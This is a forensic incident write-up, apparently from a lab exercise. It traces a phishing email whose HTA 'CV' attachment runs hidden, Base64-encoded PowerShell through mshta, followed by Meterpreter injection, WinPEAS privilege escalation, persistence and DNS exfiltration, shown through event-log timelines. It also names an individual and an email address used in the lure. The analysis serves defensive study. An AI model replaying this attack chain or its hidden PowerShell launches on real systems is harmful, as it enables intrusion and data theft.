By looking at the recycle bin we found the following:

01. Human Resource Management au...	10/23/2023 6:16 AM	Microsoft Edge P...	16,685 KB
02. Human Resources Management a...	10/23/2023 6:16 AM	Microsoft Edge P...	4,161 KB
7z2301-x64.msi	10/25/2023 7:38 AM	Windows Installer ...	1,888 KB
amenagement-temps-de-travail.webp	10/25/2023 7:42 AM	Microsoft Edge H...	24 KB
blender-3.6.5-windows-x64.msi	10/20/2023 7:10 AM	Windows Installer ...	313,204 KB
<input checked="" type="checkbox"/> Candidature pour l'offre de CDI _ Busi...	10/26/2023 4:51 AM	EML File	34,021 KB
Capture.PNG	10/28/2023 7:27 AM	PNG File	269 KB
ChromeSetup.exe	10/18/2023 10:56 AM	Application	1,342 KB
cv.htm	10/26/2023 4:53 AM	HTML Application	23,314 KB
cv.pdf	10/26/2023 4:53 AM	Microsoft Edge P...	1,511 KB
FastIR-Artifacts-Windows-x64.zip	11/4/2023 2:27 AM	Compressed (zipp...)	12,246 KB
gimp-2.10.34-setup-2.exe	10/23/2023 6:15 AM	Application	310,948 KB
IObit Unlocker	11/2/2023 9:09 AM	Shortcut	2 KB
KeePassXC-2.7.6-Win64.msi	10/18/2023 10:50 AM	Windows Installer ...	31,720 KB
LibreOffice 7.6	10/27/2023 7:59 AM	Shortcut	2 KB
mattermost-desktop-5.5.1-linux-x64.tar	10/18/2023 10:55 AM	TAR File	97,559 KB
mattermost-desktop-setup-5.5.1-win....	10/18/2023 10:56 AM	Application	223,829 KB
npp.8.5.8.Installer.x64.exe	10/27/2023 7:52 AM	Application	4,685 KB
officedeploymenttool_16731-20290.exe	10/18/2023 10:43 AM	Application	3,627 KB
proc.png	10/28/2023 7:28 AM	PNG File	129 KB
q4qpli.exe	10/26/2023 5:22 AM	Application	292,703 KB
rustdesk-1.2.3-x86_64.exe	10/26/2023 8:41 AM	Application	20,323 KB
TeamViewer_Setup_x64.exe	10/23/2023 6:12 AM	Application	59,723 KB
téléchargement.jfif	10/28/2023 7:25 AM	JFIF File	6 KB
Thunderbird Setup 115.3.3.exe	10/25/2023 7:59 AM	Application	58,971 KB
WinDirStat	10/27/2023 7:58 AM	Shortcut	2 KB

Some interesting files have come to our attention:

- Candidature pour l'offre de CDI — Business Engineer — armingrudd@gmail.com - 2023-10-26 1438

EML files are a standard e-mail format that stores a single e-mail message, including its textual content, attachments, headers and metadata.

If we open this file (in a sandbox, of course) we see that it is a job application sent by email to our victim.

The screenshot shows an email message in Mozilla Thunderbird. The subject is "Candidature pour l'offre de CDI : Business Engineer attachmentreminder=0; deliveryformat=0". The recipient is "jbuisson@becolab.com". The date is "10/26/2023, 5:38 AM". The message body contains the following text:

Bonjour Madame Buisson,

Je me permets de vous adresser ma candidature pour le poste de Business engineer au sein de votre entreprise Becolab, en réponse à l'offre d'emploi que vous avez publiée.

Le descriptif du poste m'a particulièrement captivé, car il offre une variété de défis stimulants dans le domaine. Vos missions reflètent un environnement de travail dynamique et en constante évolution. Je suis convaincu que ces responsabilités correspondent à ma passion.

De plus, grâce à mes expériences professionnelles, j'ai eu l'opportunité de travailler sur des projets pratiques, ce qui m'ont permis d'acquérir des compétences techniques solides et de développer des compétences approfondies.

Outre mes compétences techniques, je suis animé par un sens du service et une capacité d'écoute indéniable. Mes compétences en communication et ma capacité à fédérer les équipes sont reconnues. Je suis une personne proactive, organisé, rigoureux et doté d'un excellent esprit d'analyse. J'aime travailler en équipe et je crois fermement à l'importance de la collaboration pour atteindre les objectifs fixés.

En rejoignant votre entreprise, je suis convaincu que je pourrais apporter une valeur ajoutée significative à vos projets et contribuer à votre patrimoine.

Je vous prie de bien vouloir trouver ci-joint mon CV.

Je vous remercie de l'attention que vous porterez à ma candidature et je suis impatient d'avoir l'opportunité de discuter plus en détail de ma contribution potentielle à votre entreprise.

Cordialement,


Armin Ghassemi Rudd

2 pièces jointes 24.2 Mo

cv.htm 22.8 Mo cv.pdf 1.5 Mo

We can also see that the candidate has added his CV as an attachment, but there are two files, a pdf and an hta document.

If we open both files, the candidate's CV will open



Sending a CV in pdf format is quite common, and this file seems normal. However, the hta file seems more suspicious.

HTML Application (HTA) files are a type of executable file used in Windows environments. They are essentially HTML files with a .hta extension, designed to run as standalone applications on Windows systems. In cybersecurity and digital forensics, HTA files can be significant as they have the potential to execute code or scripts, making them a target for analysis. Investigating HTA files can reveal information about malicious activity, potential vulnerabilities, and the behavior of the application.

A more in-depth analysis of the HTA file will be carried out in the upcoming section: [5.2.1. Visual Basic in the HTA file.](#)

3.1.4. SYSTEM EVENTS AND TIMELINE EXPLORATION

In the field of digital forensics, a timeline refers to a chronological sequence of events and actions that have occurred on a computer system or digital device. Digital forensic experts create timelines to reconstruct the history of activities, file modifications, system changes, and user interactions on a device. This helps in understanding the sequence of events, identifying potential security breaches, and collecting evidence for investigations. Timelines are crucial for piecing together the narrative of an incident, whether it involves cyberattacks, data breaches, or other digital activities that need to be analyzed.

EVTX (EventLog files) is the Windows Event Log format used to record various system events and activities on a Windows operating system. These logs contain a wealth of information, such as application launches, system security events, and user activities. Digital forensic investigators often analyze EVTX files to gain insights into system activities and security-related incidents, helping them detect and investigate security breaches, unauthorized access, or system malfunctions. This data can be critical for understanding the timeline of events and uncovering evidence in cybercrime investigations.


To explore the csv timeline we can use [TimelineExplorer](#) from [Eric Zimmerman's tools](#) suite

◆ CHAINSAW

[Chainsaw](#) provides a powerful *first-response* capability to quickly identify threats within Windows forensic artefacts such as Event Logs and the MFT file. Chainsaw offers a generic and fast method of searching through event logs for keywords, and by identifying threats using built-in support for Sigma detection rules, and via custom Chainsaw detection rules.

We already launched it on artifacts, giving us a csv timeline

Here, in the chainsaw.csv output we see that defender has found some threat on 2023-10-26T13:15:52



Line	Tag	timestamp	detections
15230		2023-11-03T14:58:47.400230+00:00	User with Privileges Logon
15231		2023-11-03T14:58:47.506436+00:00	User with Privileges Logon
15232		2023-11-03T14:58:47.506437+00:00	User with Privileges Logon
15233		2023-11-03T14:58:47.566780+00:00	User with Privileges Logon
15234		2023-11-03T14:58:48.841123+00:00	User with Privileges Logon
15240		2023-11-03T14:59:01.589306+00:00	User with Privileges Logon
15296		2023-11-04T09:24:06.243277+00:00	User with Privileges Logon
15297		2023-11-04T09:24:06.349442+00:00	User with Privileges Logon
15298		2023-11-04T09:24:06.349443+00:00	User with Privileges Logon
15299		2023-11-04T09:24:06.409312+00:00	User with Privileges Logon
15300		2023-11-04T09:24:07.806020+00:00	User with Privileges Logon
15305		2023-11-04T09:24:16.277331+00:00	User with Privileges Logon
224		2023-10-18T18:22:21.749224+00:00	Windows Defender Malware Detection History Deletion
3388		2023-10-26T13:15:52.097115+00:00	Windows Defender Threat Detected
3389		2023-10-26T13:15:52.138451+00:00	Windows Defender Threat Detected
3390		2023-10-26T13:15:52.216146+00:00	Windows Defender Threat Detected
4296		2023-10-26T14:13:51.048985+00:00	Windows Defender Threat Detected
4297		2023-10-26T14:14:08.505971+00:00	Windows Defender Threat Detected
4301		2023-10-26T14:22:03.818338+00:00	Windows Defender Threat Detected
4302		2023-10-26T14:22:19.699810+00:00	Windows Defender Threat Detected

Line	Tag	Timestamp	Channel	Event ID	Level	Rule Title	Details
3390		2023-10-26T13:15:52.216146+00:00	Windows Defender Threat Detected		Information	Threat detected by defender	
3389		2023-10-26T13:15:52.138451+00:00	Windows Defender Threat Detected		Information		
3388		2023-10-26T13:15:52.097115+00:00	Windows Defender Threat Detected		Information		
3396		2023-10-26T13:23:08.336244+00:00	Suspicious High IntegrityLevel Conhost Legacy Option		Information		
3230		2023-10-26T13:01:39.927962+00:00	[Suspicious High IntegrityLevel Conhost Legacy Option		Information		
3235		2023-10-26T13:01:42.160902+00:00	Powershell File and Directory Discovery		Information		
3496		2023-10-26T13:40:24.374619+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3495		2023-10-26T13:40:24.341588+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3491		2023-10-26T13:40:24.041388+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3499		2023-10-26T13:40:23.876634+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3452		2023-10-26T13:33:40.327219+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3451		2023-10-26T13:33:40.327219+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3449		2023-10-26T13:33:39.994582+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3447		2023-10-26T13:33:39.788377+00:00	Godmode Sigma Rule;Potential Configuration And Service Reconnaissance Via Reg.EXE		Information		
3586		2023-10-26T13:40:24.521859+00:00	Direct Autorun Keys Modification;Godmode Sigma Rule;Potential Persistence Attempt Via Run Keys Using Reg.EXE		Information		
3457		2023-10-26T13:33:40.521692+00:00	Direct Autorun Keys Modification;Godmode Sigma Rule;Potential Persistence Attempt Via Run Keys Using Reg.EXE		Information		
3466		2023-10-26T13:36:04.329305+00:00	Cmd Stream Redirection;Read Contents From Stdin Via Cmd.EXE;Suspicious Electron Application Child Processes		Information		
3387		2023-10-26T13:02:42.517645+00:00	Cmd Stream Redirection;Read Contents From Stdin Via Cmd.EXE;Suspicious Electron Application Child Processes		Information		

◆ HAYABUSA

[Hayabusa](#) is a Windows event log fast forensics timeline generator and threat hunting tool

It is written in Rust and supports multi-threading in order to be as fast as possible.

It provide a [tool](#) to convert Sigma rules into hayabusa rule format.

The Sigma-compatible Hayabusa detection rules are written in YML in order to be as easily customizable and extensible as possible. Hayabusa can be run either on single running systems for live analysis, by gathering logs from single or multiple systems for offline analysis, or by running the Hayabusa artifact with Velociraptor for enterprise-wide threat hunting and incident response. The output will be consolidated into a single CSV timeline for easy analysis in LibreOffice, Timeline Explorer, Elastic Stack, Timesketch, etc...

Thanks to the more detailed output we can confirm that `mshta.exe` has been ran due to `cv.htm` and execute some powershell and dropping a base64 payload this confirm that the initial compromise occurs on 2023-10-26 14:54:25.134 +02:00 without being noticed by windows defender.

Line	Tag	Timestamp	Channel	Event ID	Level	Rule Title	Details
251		2023-10-26 15:40:24.185 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
249		2023-10-26 15:40:24.004 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
248		2023-10-26 15:40:24.004 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
248		2023-10-26 15:33:40.250 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
239		2023-10-26 15:33:40.244 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
238		2023-10-26 15:33:40.244 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
237		2023-10-26 15:33:40.187 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
235		2023-10-26 15:33:39.948 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
234		2023-10-26 15:33:39.948 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
228		2023-10-26 15:15:52.138 +02:00	Defender	1116	high	Antivirus Hacktool Detection	Threat: Behavior:Win32/Meterpreter.gen!A Severity: Severe Type: Suspicious Behavior User: Path: Threat: Behavior:Win32/Meterpreter.gen!A Severity: Severe Type: Suspicious Behavior User: Path:
225		2023-10-26 15:15:52.097 +02:00	Defender	1116	high	Antivirus Hacktool Detection	Threat: Behavior:Win32/Meterpreter.gen!A Severity: Severe Type: Suspicious Behavior User: Path: Threat: Behavior:Win32/Meterpreter.gen!A Severity: Severe Type: Suspicious Behavior User: Path:
223		2023-10-26 14:54:25.134 +02:00	Sysmon	1	high	Suspicious PowerShell Parent Process	Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "Start-Process -
222		2023-10-26 14:54:25.134 +02:00	Sysmon	1	high	Suspicious MSHTA Child Process	Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "Start-Process -
221		2023-10-26 14:54:20.059 +02:00	Sysmon	1	high	Suspicious PowerShell Parent Process	Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$Content = Get-Base64EncodedPowerShellCommand" Base64EncodedPowerShellCommand
220		2023-10-26 14:54:20.059 +02:00	Sysmon	1	high	Base64 Encoded PowerShell Command	Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$Content = Get-Base64EncodedPowerShellCommand" Base64EncodedPowerShellCommand
219		2023-10-26 14:54:20.054 +02:00	Sysmon	1	high	Suspicious MSHTA Child Process	Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$Content = Get-Base64EncodedPowerShellCommand" Base64EncodedPowerShellCommand
218		2023-10-26 14:43:27.157 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
209		2023-10-26 14:43:27.149 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
208		2023-10-26 14:43:27.054 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
207		2023-10-26 14:43:27.054 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
205		2023-10-26 14:43:26.831 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
204		2023-10-26 14:43:26.831 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
194		2023-10-25 17:59:13.969 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1
193		2023-10-25 17:59:13.964 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmdline: C:\WINDOWS\system32\chcp.com 65001 Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQH0V1

Then on 2023-10-26 15:15:52.138 +02:00 the attacker tried to inject a meterpreter payload in KeyPassXC but was detected by Windows Defender

Time	Date	Process	User	Threat Level	Action	Description	Path
234	2023-10-26	15:13:39.940	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
228	2023-10-26	15:15:52.138	+02:00	Defender	1116	high	Antivirus Hacktool Detection
225	2023-10-26	15:15:52.097	+02:00	Defender	1116	high	Antivirus Hacktool Detection
223	2023-10-26	14:54:25.134	+02:00	Sysmon	1	high	Suspicious PowerShell Parent Process
222	2023-10-26	14:54:25.134	+02:00	Sysmon	1	high	Suspicious MSHTA
221	2023-10-26	14:54:25.134	+02:00	Sysmon	1	high	Suspicious PowerShell
220	2023-10-26	14:54:20.054	+02:00	Sysmon	1	high	Base64 Encoded Payload
219	2023-10-26	14:54:20.054	+02:00	Sysmon	1	high	Suspicious MSHTA
210	2023-10-26	14:43:27.157	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
209	2023-10-26	14:43:27.149	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
208	2023-10-26	14:43:27.054	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)

WINPeas has been executed around 2023-10-26 16:35:19.264 +02:00, raising some windows defender detections

Time	Date	Process	User	Threat Level	Action	Description	Path
263	> 2023-10-26	16:19:20.192	+02:00	Sysmon	1	med	Usage Of Web Request Commands
264	2023-10-26	16:21:31.260	+02:00	Sysmon	1	med	PowerShell Web Download
265	2023-10-26	16:21:31.260	+02:00	Sysmon	1	med	Usage Of Web Request Commands
266	2023-10-26	16:21:57.836	+02:00	Sysmon	1	med	PowerShell Web Download
267	2023-10-26	16:21:57.836	+02:00	Sysmon	1	med	Usage Of Web Request Commands
268	2023-10-26	16:22:03.818	+02:00	Defender	1116	crit	Defender Alert (Severe)
269	2023-10-26	16:23:00.605	+02:00	Sysmon	1	med	PowerShell Web Download
270	2023-10-26	16:23:00.605	+02:00	Sysmon	1	med	Usage Of Web Request Commands
271	2023-10-26	16:23:06.296	+02:00	Defender	1116	crit	Defender Alert (Severe)
272	2023-10-26	16:23:21.322	+02:00	Sysmon	1	med	PowerShell Web Download
273	2023-10-26	16:33:21.322	+02:00	Sysmon	1	med	PowerShell Download Pattern
274	2023-10-26	16:33:21.322	+02:00	Sysmon	1	med	Suspicious PowerShell Invocation
275	2023-10-26	16:33:21.322	+02:00	Sysmon	1	med	Usage Of Web Request Commands
276	2023-10-26	16:33:21.322	+02:00	Sysmon	1	high	Suspicious PowerShell Download
277	2023-10-26	16:33:22.194	+02:00	PwShC1a..._400	1	med	Suspicious PowerShell Download
278	2023-10-26	16:33:22.195	+02:00	Defender	1116	crit	Defender Alert (Severe)
279	2023-10-26	16:35:19.264	+02:00	Sysmon	1	med	PowerShell Web Download
280	2023-10-26	16:35:19.264	+02:00	Sysmon	1	med	PowerShell Download Pattern

Then the attacker setup a new persistence via **scheduled tasks** and **services** at 2023-10-26 18:05:36.111 +02:00 to execute **microsoft-kpp.exe**, this time as the NT AUTHORITY\SYSTEM user

Time	Date	Process	User	Threat Level	Action	Description	Path
	2023-10-26	16:40:34.092	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	16:59:03.762	+02:00	Defender	1116	crit	Defender Alert (Severe)
	2023-10-26	16:59:40.956	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	17:48:51.558	+02:00	WMI	5859	med	WMI Persistence
	2023-10-26	17:48:53.939	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	17:49:11.983	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:49:11.985	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:49:12.165	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:49:12.165	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:49:12.273	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:49:12.273	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)
	2023-10-26	17:59:44.484	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	18:10:23.872	+02:00	Sys	7045	med	Windows Shell/Scripting Process
	2023-10-26	18:16:21.206	+02:00	Sys	7045	med	Service Installation in Suspicious Context
	2023-10-26	18:18:56.120	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	18:20:27.783	+02:00	Sys	7045	med	Service Installation in Suspicious Context
	2023-10-26	18:39:47.721	+02:00	WMI	5859	med	WMI Persistence
	2023-10-26	18:39:51.674	+02:00	MS-Win...	534	med	Possible Hidden Shellcode
	2023-10-26	18:40:07.030	+02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)

So the attacker successfully elevated it's privileges after running winpeas at 2023-10-26 16:35:19.264 +02:00 and setting the new administrator persistence at 2023-10-26 18:05:36.111 +02:00

3.1.5. MFT ANALYSIS

The Master File Table (MFT) is a critical component of the NTFS file system used in Windows operating systems. It serves as a database that contains metadata and information about all the files and directories on an NTFS-formatted disk. Forensically, the MFT is a valuable resource as it stores information about file creation times, access times, and other attributes, making it essential for reconstructing file activities and system history during investigations.

To explore the MFT we can use [MFTExplorer](#) from [Eric Zimmerman's tools](#) suite.

After executing the hta file, the victim became suspicious and threw it into the recycle bin. We can therefore assume that the initial compromise took place around this date.

The screenshot shows the MFT Explorer interface. On the left, a tree view of the file system shows 'Z:\MFT' and 'Recycle.Bin'. The main pane displays the MFT table with columns: Name, Image Icon, Name, Parent Path, Is Dir, Is Deleted, \$I_Created On, FN_Created On, \$I_Modified On, FN_Modified On, \$I_Last Accessed, FN_Last Accessed, and \$I_Record Changed. A red arrow points to a row for 'SRPPROF' located in the 'Recycle.Bin' directory. The details pane on the right shows the file's properties: Name: SRPPROF, Parent Path: \Recycle.Bin\5-1-21-3260044229-8363, Type: Standard Information, Attribute: 4, Size: 0x0, Content size: 0x0, Name size: 0x0, Content offset: 0x18, Resident: True, Flags: Hidden/System, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x000A, Quota Charged: 0x0, Update Sequence #: 0x00000000, Created On: 2023-10-26 12:54:56, Created Modified On: 2023-10-26 12:54:56, Record Modified On: 2023-10-26 12:54:56, Last Accessed On: 2023-10-26 12:54:56, File Name: SRPPROF. The status bar at the bottom indicates the file was found in the 'Recycle.Bin' folder.

By looking at the `beef` folder which is supposed to be the working directory of the attacker we see the following:

The screenshot shows the MFT Explorer interface with the 'beef' folder selected. The main pane displays the MFT table with the same columns as before. A red arrow points to a row for 'soft.exe' located in the 'beef' folder. The details pane on the right shows the file's properties: Name: soft.exe, Parent Path: \beef\soft.exe, Type: Standard Information, Attribute: 4, Size: 0x0, Content size: 0x0, Name size: 0x0, Content offset: 0x18, Resident: True, Flags: Hidden/System, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x000A, Quota Charged: 0x0, Update Sequence #: 0x00000000, Created On: 2023-10-30 17:31:27, Created Modified On: 2023-10-30 17:31:27, Record Modified On: 2023-10-30 17:31:27, Last Accessed On: 2023-10-30 17:31:27, File Name: soft.exe. The status bar at the bottom indicates the file was found in the 'soft.exe' file.

The creation dates of the files in the MFT do not correspond to the supposed range of the initial compromise, deduced from the analysis of the Evt logs

But don't forget that the Evt logs are marked as having a datetime offset UTC+2. If we add two hours to the dates in the MFT, we are well within the corresponding time range.

One tool was dropped on the disk well after the others: `soft.exe` (NotExfil), the DNS exfiltration tool : [2023-10-30 19:31:27](#)

We can therefore assume that extraction took place around this date

3.2. REVERSE ENGINEERING

3.2.1. VISUAL BASIC IN THE HTA FILE

In a sandbox, if you double click on the hta file found in recycle bin, by default windows will used `mshta.exe to run it, giving the following display:

Armin Ghassemi Rudd

Phone: +123456789
Email: armingrudd@gmail.com

Skills

- Business Intelligence
- Consumer Behavior
- Data Analysis
- Data Mining
- Data Science
- KNIME
- Management
- Microsoft Office
- Microsoft SQL Server
- Power BI
- Project Management
- R
- Research
- SQL
- Skill 16
- Skill 17
- Skill 18
- Skill 19
- Skill 20
- Tableau

Top 5 Skills (based on LinkedIn endorsements)

7 12

MSc graduate in IT Management (Business Intelligence) from the University of Tehran. Although I have completed MSc I have stayed connected to the university by volunteering to instruct a few courses because I love education (both learning and teaching). I love Data Science too. I enjoy it so much to play with data and make sense of it. I like to do data science in various fields like consumer behavior and astroparticle physics (I need to study this one!).

Experience

Oct 2018 to Present	Tester <i>Test Co.</i> Testing
Oct 2017 to Nov 2017	Researcher <i>ADOC Communication Network Co.</i> E-government development project
Apr 2010 to Jan 2017	ELINT Officer <i>Air Defense Headquarters</i> Electronic Intelligence Analysis

Projects

Dec 2018 to Present	Test Test <i>test</i>
Sep 2016 to Feb 2018	Designing and Evaluating Consumer Behavior Prediction System Based on Predictive Analytics of Market-Driven Personality Types in Retail Apparel Industry Master's degree thesis project https://www.researchgate.net/project/Designing-and-Evaluating-Consumer-Behavior-Prediction-System-Based-on-Predictive-Analytics-of-Market-Driven-Personality-Types-in-Retail-Apparel-Industry
Dec 2018 to Feb 2019	Selena Bot Selena is a bot to find and suggest similar topics to KNIME forum users. https://github.com/armingudd/KNIME-forum-Selena-bot

Education

2019 to 2023	PhD, Data Science <i>Test Uni</i> Testing
2015 to 2018	Master's degree, Information Technology Management <i>University of Tehran</i> Minor: Business Intelligence

By opening the `cv.htm` in a text editor, we get the following content:

```
<html>
<head>
    <title>PDF Viewer</title>
    <style>
        body {
            text-align: center;
        }
        img {
            max-width: 100%;
            max-height: 100%;
            width: 100%;
            height: auto;
        }
    </style>
</head>

